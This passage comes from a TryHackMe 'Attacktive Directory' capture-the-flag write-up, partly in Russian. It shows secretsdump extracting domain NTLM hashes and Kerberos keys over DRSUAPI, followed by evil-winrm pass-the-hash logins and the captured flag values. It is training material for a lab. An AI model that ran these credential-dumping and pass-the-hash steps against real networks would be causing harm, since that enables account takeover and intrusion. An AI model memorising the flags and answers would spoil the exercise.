Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dfff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:eb11764411ff93bd25b62898c3fb451e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
```

Из полученной информации найдем ответ на следующий вопрос:

```
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

What method allowed us to dump NTDS.DIT? - DRSUAPI

```
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.113.187.26
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dfff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:eb11764411ff93bd25b62898c3fb451e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
```

What is the Administrators NTLM hash? - 0e0363213e37b94221497260b0bcb4fc

Pass the hash — это техника атаки, при которой злоумышленник использует NTLM-хэш пароля вместо самого пароля для аутентификации в Windows-сетях. Смысл в том, что пароль в открытом виде знать не нужно: достаточно украденного хэша, чтобы входить в другие системы под тем же пользователем.

What method of attack could allow us to authenticate as the user without the password? - Pass The Hash

```
$ evil-winrm -h

Evil-WinRM shell v3.9

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-a USERAGENT] [-p PASS] [-H HASH] [PRIVATE_KEY_PATH] [-r REALM] [-K TICKET_FILE] [--spn SPN_PREFIX] [-l]
  -S, --ssl                      Enable ssl
  -c, --pub-key PUBLIC_KEY_PATH  Local path to public key certificate
  -k, --priv-key PRIVATE_KEY_PATH Local path to private key certificate
  -r, --realm DOMAIN             Kerberos auth, it has to be set also in /etc/krb5.conf file using this format: realm:ntoso.com }
  -s, --scripts PS_SCRIPTS_PATH Powershell scripts local path
      --spn SPN_PREFIX           SPN prefix for Kerberos auth (default HTTP)
  -K, --ccache TICKET_FILE       Path to Kerberos ticket file (ccache or kirbi format, auto-detected)
  -e, --executables EXES_PATH    C# executables local path
  -i, --ip IP                    Remote host IP or hostname. FQDN for Kerberos auth (required)
  -U, --url URL                  Remote url endpoint (default /wsman)
  -u, --user USER                Username (required if not using kerberos)
  -p, --password PASS            Password
  -H, --hash HASH                NTHash
  -P, --port PORT                Remote host port (default 5985)
  -a, --user-agent USERAGENT     Specify connection user-agent (default Microsoft WinRM Client)
  -V, --version                  Show version
  -n, --no-colors                Disable colors
  -N, --no-rpath-completion      Disable remote path completion
  -l, --log                      Log the WinRM session
  -h, --help                    Display this help message
```

Using a tool called Evil-WinRM what option will allow us to use a hash? - -H

При сработке **Evil-WinRM** не под учетной записью Administrator, у меня возникала ошибка и я не мог двигаться внутри целевой машины:

```
$ evil-winrm -i 10.113.187.26 -u backup -H 19741bde08e135f4b40f1ca9aab45538

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\> cd Users

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
```

Чтобы обойти эту ошибку, я зашел на рабочие столы данных пользователей под учетной записью **Administrator** и забрал все флаги.

```
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
```

- evil-winrm -i <ip> -u svc-admin -H fc0f1e5359e372aa1f69147375ba6809

```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> █
```

svc-admin - TryHackMe{K3rb3r0s_Pr3_4uth}

```
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
```

- evil-winrm -i <ip> -u backup -H 19741bde08e135f4b40f1ca9aab45538

Directory: C:\Users\backup\Desktop

Mode	LastWriteTime	Length	Name
-a	4/4/2020 12:19 PM	26	PrivEsc.txt

```
*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop> █
```

backup - TryHackMe{B4ckM3UpSc0tty!}

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
```

- evil-winrm -i <ip> -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

```
└─$ evil-winrm -i 10.113.187.26 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  11:39 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```

Administrator - TryHackMe{4ctiveD1rectoryM4st3r}